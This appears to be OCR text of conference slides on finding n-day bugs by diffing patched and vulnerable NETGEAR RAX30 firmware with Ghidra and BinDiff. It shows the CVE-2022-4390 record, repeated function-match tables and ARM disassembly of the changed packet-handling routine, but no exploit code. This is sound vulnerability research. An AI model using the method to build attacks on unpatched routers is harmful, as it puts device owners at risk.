    print('POST request failed with status code:', response.status_code)
```

GHIDRA + BINDIFF = N-DAYS ❤️

- Effective way to find N-days
- Compare Code between executable
- I don’t own IDA pro

BINDIFF – BINEXPORT

/ binexport

Type / to search

es 25 | Pull requests | Actions | Security | Insights

binexport Public

Watch 57 | Fork 182 | Star 979

main | 2 Branches | 21 Tags | Go to file t | Add file | Code

cblichmann and Copybara-Service GitHub workflows: Add Gradle build for Ghi... d45f445 · 4 days ago 396 Commits

.github	GitHub workflows: Add Gradle build for Ghidra extension	4 days ago
binaryninja	Fix the binary ninja plugin build after the introduction of fmt...	3 months ago
boost_parts	Upgrade Boost to 1.83	3 months ago
cmake	Update dependencies	2 months ago
doc	[illegible]	[illegible]
ida	[illegible]	[illegible]
java	BinExport: Ghidra: Fix off-by-one string and comment index	5 days ago
kokoro	Windows: Move code signing to internal build chain	3 months ago
reader	Update metadata	3 months ago
stubs/testing/base/public	Update metadata	3 months ago
tools	Update metadata	3 months ago
util	Update metadata	3 months ago

About

Export disassemblies into Protocol Buffers

java, c-plus-plus, database, protobuf, reverse-engineering, ida-pro, binary-ninja, ida-plugin, binnavi, ghidra, bindiff, binexport, ghidra-plugin, ghidra-extension, binary-ninja-plugin, vxsig

Readme
Apache-2.0 license
Code of conduct
Security policy
Activity
Custom properties
979 stars
57 watching
182 forks
Report repository

CVE-2022-4390 - NETGEAR RAX30

RAX30

- Firmware version `1.0.7.78` is vulnerable
- Bug patched in firmware version `1.0.9.92`
- Downloaded both firmware for further analysis

Printer-Friendly View

CVE-ID	
CVE-2022-4390	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

A network misconfiguration is present in versions prior to 1.0.9.90 of the NETGEAR RAX30 AX2400 series of routers. IPv6 is enabled for the WAN interface by default on these devices. While there are firewall restrictions in place that define access restrictions for IPv4 traffic, these restrictions do not appear to be applied to the WAN interface for IPv6. This allows arbitrary access to any services running on the device that may be inadvertently listening via IPv6, such as the SSH and Telnet servers spawned on ports 22 and 23 by default. This misconfiguration could allow an attacker to interact with services only intended to be accessible by clients on the local network.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://www.synacktiv.com/en/publications/cool-vulns-dont-live-long-netgear-and-pwn2own.html
- URL:https://www.synacktiv.com/en/publications/cool-vulns-dont-live-long-netgear-and-pwn2own.html
- MISC:https://www.tenable.com/security/research/tra-2022-36,
- URL:https://www.tenable.com/security/research/tra-2022-36,

Assigning CNA

Tenable Network Security, Inc.

Date Record Created

20221209	Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

Phase (Legacy)

Assigned (20221209)


CVE-2022-4390 - NETGEAR RAX30

RAX30 - PUHTTPSNIFF

- Exported the binary to BinExport format using ghidra for both patched & vulnerable version
- 0.87 similarity a good start

Single Function Diff Views (0)
puhttpsniff_vuln vs puhttpsniff_patch
Call Graph (75/85)
Matched Functions (60)
Primary Unmatched Functions (15/75)
Secondary Unmatched Functions (25/85)

Overview



60 / 60 Matched Functions


Show structural chang

Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type
0.00	0.01	00010FF8	sub_10FF8	Normal	00010C20	nflog_get_payload	Thunk
0.98	0.98	000110AC	sub_110AC	Normal	00011360	sub_11360	Normal
1.00	0.73	00010B9C	__isoc99_sscanf	Thunk	00010D10	__isoc99_sscanf	Thunk
1.00	0.98	00010AD0	nflog_handle_packet	Thunk	00010C08	nflog_handle_packet	Thunk
1.00	0.99	00023078	recv	Thunk	00023054	recv	Thunk
1.00	0.73	00010BE4	nflog_get_packet_hw	Thunk	00010D58	nflog_get_packet_hw	Thunk
1.00	0.99	0002304C	nflog_handle_packet	Thunk	00023098	nflog_handle_packet	Thunk
1.00	0.99	00023034	__libc_start_main	Thunk	00023030	__libc_start_main	Thunk
1.00	0.98	00010C14	recv	Thunk	00010D88	recv	Thunk
1.00	0.98	00010E98	_INIT_0	Thunk	0001100C	_INIT_0	Thunk
1.00	0.99	00010C30	main	Normal	00010DA4	main	Normal
1.00	0.99	00010F90	sub_10F90	Normal	00011104	sub_11104	Normal
1.00	0.99	00023074	fputs	Thunk	00023024	fputs	Thunk
1.00	0.99	0002305C	nflog_unbind_pf	Thunk	0002307C	nflog_unbind_pf	Thunk
1.00	0.99	00011338	sub_11338	Normal	000115DC	sub_115DC	Normal
1.00	0.98	00010B78	nflog_bind_group	Thunk	00010CEC	nflog_bind_group	Thunk
1.00	0.98	00010BF0	nflog_unbind_pf	Thunk	00010D64	nflog_unbind_pf	Thunk
1.00	0.98	00010BFC	fputs	Thunk	00010D70	fputs	Thunk
1.00	0.99	00023058	nflog_bind_group	Thunk	00023084	nflog_bind_group	Thunk
1.00	0.73	00010C20	nflog_get_msg_packet_hdr	Thunk	00010D94	nflog_get_msg_packet_hdr	Thunk
1.00	0.62	00010B00	inet_ntoa	Thunk	00010CB0	system	Thunk
1.00	0.98	00010B84	nflog_callback_register	Thunk	00010CF8	nflog_callback_register	Thunk
1.00	0.99	0001123C	sub_1123C	Normal	000114E0	sub_114E0	Normal
1.00	0.95	00010B90	snprintf	Thunk	00010D04	snprintf	Thunk
1.00	0.62	00010AE8	nflog_get_payload	Thunk	00010C98	malloc	Thunk
1.00	0.98	00010AF4	nflog_open	Thunk	00010C2C	nflog_open	Thunk
1.00	0.98	00010B3C	__libc_start_main	Thunk	00010CA4	__libc_start_main	Thunk
1.00	0.98	00010B18	nflog_fd	Thunk	00010C5C	nflog_fd	Thunk

CVE-2022-4390 - NETGEAR RAX30

RAX30 - PUHTTPSNIFF

- 2 Functions had some changes
- **sub_110AC vs sub_11360** – 0.98 similarity
- **sub_10FF8 vs nflog_get_payload** – 0.00 similarity




Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks			Jumps		
0.00	0.01	00010FF8	sub_10FF8	Normal	00010C20	nflog_get_payload	Thunk	3	1	0		6	
0.98	0.98	000110AC	sub_110AC	Normal	00011360	sub_11360	Normal	0	9	0	0	13	0
1.00	0.73	00010B9C	__isoc99_sscanf	Thunk	00010D10	__isoc99_sscanf	Thunk	0	1	0			
1.00	0.98	00010AD0	nflog_handle_packet	Thunk	00010C08	nflog_handle_packet	Thunk	0	1	0			
1.00	0.99	00023078	recv	Thunk	00023054	recv	Thunk	-1	0	-1	-1	0	-1
1.00	0.73	00010BE4	nflog_get_packet_hw	Thunk	00010D58	nflog_get_packet_hw	Thunk	0	1	0			
1.00	0.99	0002304C	nflog_handle_packet	Thunk	00023098	nflog_handle_packet	Thunk	-1	0	-1	-1	0	-1
1.00	0.99	00023034	__libc_start_main	Thunk	00023030	__libc_start_main	Thunk	-1	0	-1	-1	0	-1
1.00	0.98	00010C14	recv	Thunk	00010D88	recv	Thunk	0	1	0			
1.00	0.98	00010E98	_INIT_0	Thunk	0001100C	_INIT_0	Thunk	0	1	0	0	1	0
1.00	0.99	00010C30	main	Normal	00010DA4	main	Normal	0	14	0	0	20	0
1.00	0.99	00010F90	sub_10F90	Normal	00011104	sub_11104	Normal	0	6	0	0	8	0
1.00	0.99	00023074	fputs	Thunk	00023024	fputs	Thunk	-1	0	-1	-1	0	-1
1.00	0.99	0002305C	nflog_unbind_pf	Thunk	0002307C	nflog_unbind_pf	Thunk	-1	0	-1	-1	0	-1
1.00	0.99	00011338	sub_11338	Normal	000115DC	sub_115DC	Normal	0	4	0	0	4	0
1.00	0.98	00010B78	nflog_bind_group	Thunk	00010CEC	nflog_bind_group	Thunk	0	1	0			
1.00	0.98	00010BF0	nflog_unbind_pf	Thunk	00010D64	nflog_unbind_pf	Thunk	0	1	0			
1.00	0.98	00010BFC	fputs	Thunk	00010D70	fputs	Thunk	0	1	0			
1.00	0.99	00023058	nflog_bind_group	Thunk	00023084	nflog_bind_group	Thunk	-1	0	-1	-1	0	-1
1.00	0.73	00010C20	nflog_get_msg_packet_hdr	Thunk	00010D94	nflog_get_msg_packet_hdr	Thunk	0	1	0			
1.00	0.62	00010B00	inet_ntoa	Thunk	00010CB0	system	Thunk	0	1	0			
1.00	0.98	00010B84	nflog_callback_register	Thunk	00010CF8	nflog_callback_register	Thunk	0	1	0			
1.00	0.99	0001123C	sub_1123C	Normal	000114E0	sub_114E0	Normal	0	4	0	0	5	0
1.00	0.95	00010B90	snprintf	Thunk	00010D04	snprintf	Thunk	0	1	0			
1.00	0.62	00010AE8	nflog_get_payload	Thunk	00010C98	malloc	Thunk	0	1	0			
1.00	0.98	00010AF4	nflog_open	Thunk	00010C2C	nflog_open	Thunk	0	1	0			
1.00	0.98	00010B3C	__libc_start_main	Thunk	00010CA4	__libc_start_main	Thunk	0	1	0			
1.00	0.98	00010B18	nflog_fd	Thunk	00010C5C	nflog_fd	Thunk	0	1	0			

CVE-2022-4390 - NETGEAR RAX30

RAX30 - PUHTTPSNIFF

- vulnerable binary is primary
- Patched binary is secondary
- Let's look at CFG (control flow graph)



Similarity	Confidence	Address	Primary Name	Type	Address	Secondary Name	Type	Basic Blocks			Jumps		
0.00	0.01	00010FF8	sub_10FF8	Normal	00010C20	nflog_get_payload	Thunk	3	1	0		6	
0.98	0.98	000110AC	sub_110AC	Normal	00011360	sub_11360	Normal	0	9	0	0	13	0
1.00	0.73	00010B9C	__isoc99_sscanf	Thunk	00010D10	__isoc99_sscanf	Thunk	0	1	0			
1.00	0.98	00010AD0	nflog_handle_packet	Thunk	00010C08	nflog_handle_packet	Thunk	0	1	0			
1.00	0.99	00023078	recv	Thunk	00023054	recv	Thunk	-1	0	-1	-1	0	-1
1.00	0.73	00010BE4	nflog_get_packet_hw	Thunk	00010D58	nflog_get_packet_hw	Thunk	0	1	0			
1.00	0.99	0002304C	nflog_handle_packet	Thunk	00023098	nflog_handle_packet	Thunk	-1	0	-1	-1	0	-1
1.00	0.99	00023034	__libc_start_main	Thunk	00023030	__libc_start_main	Thunk	-1	0	-1	-1	0	-1
1.00	0.98	00010C14	recv	Thunk	00010D88	recv	Thunk	0	1	0			
1.00	0.98	00010E98	_INIT_0	Thunk	0001100C	_INIT_0	Thunk	0	1	0	0	1	0
1.00	0.99	00010C30	main	Normal	00010DA4	main	Normal	0	14	0	0	20	0
1.00	0.99	00010F90	sub_10F90	Normal	00011104	sub_11104	Normal	0	6	0	0	8	0
1.00	0.99	00023074	fputs	Thunk	00023024	fputs	Thunk	-1	0	-1	-1	0	-1
1.00	0.99	0002305C	nflog_unbind_pf	Thunk	0002307C	nflog_unbind_pf	Thunk	-1	0	-1	-1	0	-1
1.00	0.99	00011338	sub_11338	Normal	000115DC	sub_115DC	Normal	0	4	0	0	4	0
1.00	0.98	00010B78	nflog_bind_group	Thunk	00010CEC	nflog_bind_group	Thunk	0	1	0			
1.00	0.98	00010BF0	nflog_unbind_pf	Thunk	00010D64	nflog_unbind_pf	Thunk	0	1	0			
1.00	0.98	00010BFC	fputs	Thunk	00010D70	fputs	Thunk	0	1	0			
1.00	0.99	00023058	nflog_bind_group	Thunk	00023084	nflog_bind_group	Thunk	-1	0	-1	-1	0	-1
1.00	0.73	00010C20	nflog_get_msg_packet_hdr	Thunk	00010D94	nflog_get_msg_packet_hdr	Thunk	0	1	0			
1.00	0.62	00010B00	inet_ntoa	Thunk	00010CB0	system	Thunk	0	1	0			
1.00	0.98	00010B84	nflog_callback_register	Thunk	00010CF8	nflog_callback_register	Thunk	0	1	0			
1.00	0.99	0001123C	sub_1123C	Normal	000114E0	sub_114E0	Normal	0	4	0	0	5	0
1.00	0.95	00010B90	snprintf	Thunk	00010D04	snprintf	Thunk	0	1	0			
1.00	0.62	00010AE8	nflog_get_payload	Thunk	00010C98	malloc	Thunk	0	1	0			
1.00	0.98	00010AF4	nflog_open	Thunk	00010C2C	nflog_open	Thunk	0	1	0			
1.00	0.98	00010B3C	__libc_start_main	Thunk	00010CA4	__libc_start_main	Thunk	0	1	0			
1.00	0.98	00010B18	nflog_fd	Thunk	00010C5C	nflog_fd	Thunk	0	1	0			

000110AC sub_110AC

primary

```
000110AC   sub_110AC
000110AC   stmdb  sp!,{r0,r1,r2,r4,r5,r6,r7,lr}
000110B0   cpy    r0, r2
000110B4   cpy    r4, r2
000110B8   bl     nflog_get_packet_hw
000110BC   add    r1, sp, #0x4
000110C0   cpy    r6, r0
000110C4   cpy    r0, r4
000110C8   bl     nflog_get_payload
000110CC   ldr    r5, [sp,#local_1c]
000110D0   cmp    r5, #0x0
000110D4   cmpne  r0, #0x0
000110D8   ble    LAB_00011100
```

```
000110AC   sub_110AC
000110DC   ldrb   r4, [r5,#0x0]
000110E0   and    r4, r4, #0xf
000110E4   mov    r4, r4, lsl #0x2
000110E8   cmp    r4, #0x13
000110EC   bhi    LAB_0001110c
```

```
000110AC   sub_110AC
0001110C   cpy    r7, r0
00011110   ldr    r0, [r5,#0xc]
00011114   bl     inet_ntoa
00011118   add    r5, r5, r4
0001111C   ldrb   r12, [r5,#0xc]
00011120   mov    r12, r12, lsr #0x4
00011124   mov    r12, r12, lsl #0x2
00011128   cmp    r12, #0x13
0001112C   cpy    r3, r0
00011130   bhi    LAB_00011144
```

```
000110AC   sub_110AC
000110F0   ldr    r0, [DAT_00011168]
000110F4   cpy    r1, r4
000110F8   add    r0, pc, r0
```

```
000110AC   sub_110AC
00011144   ldrh   r2, [r5,#0x2]
00011148   cmp    r2, #0x5000
0001114C   bne    LAB_00011100
```

```
000110AC   sub_110AC
00011134   ldr    r0, [DAT_0001116c]
00011138   cpy    r1, r12
0001113C   add    r0, pc, r0
00011140   b      LAB_000110fc
```

```
000110AC   sub_110AC
00011150   add    r1, r4, r12
00011154   add    r2, r6, #0x4
00011158   sub    r1, r7, r1
0001115C   add    r0, r5, r12

00011160   bl     FUN_00010ff8
00011164   b      LAB_00011100
```

```
000110AC   sub_110AC
000110FC   bl     printf
```

```
000110AC   sub_110AC
00011100   mov    r0, #0x0
00011104   add    sp, sp, #0xc
00011108   ldmia  sp!,{r4,r5,r6,r7,pc}
```

sub_11360 00011360

secondary

```
00011360   sub_11360
00011360   stmdb  sp!,{r0,r1,r2,r4,r5,lr}
00011364   cpy    r0, r2
00011368   cpy    r5, r2
0001136C   bl     nflog_get_packet_hw
00011370   add    r1, sp, #0x4
00011374   cpy    r4, r0
00011378   cpy    r0, r5
0001137C   bl     nflog_get_payload
00011380   ldr    r3, [sp,#local_14]
00011384   cmp    r3, #0x0
00011388   cmpne  r0, #0x0
0001138C   ble    LAB_000113b0
```

```
00011360   sub_11360
00011390   ldrb   r1, [r3,#0x0]
00011394   and    r1, r1, #0xf
00011398   mov    r1, r1, lsl #0x2
0001139C   cmp    r1, #0x13
000113A0   bhi    LAB_000113bc
```

```
00011360   sub_11360

000113BC   add    lr, r3, r1
000113C0   ldrb   r12, [lr,#0xc]
000113C4   mov    r12, r12, lsr #0x4
000113C8   mov    r12, r12, lsl #0x2
000113CC   cmp    r12, #0x13

000113D0   bhi    LAB_000113e4
```

```
00011360   sub_11360
000113A4   ldr    r0, [DAT_0001140c]

000113A8   add    r0, pc, r0
```

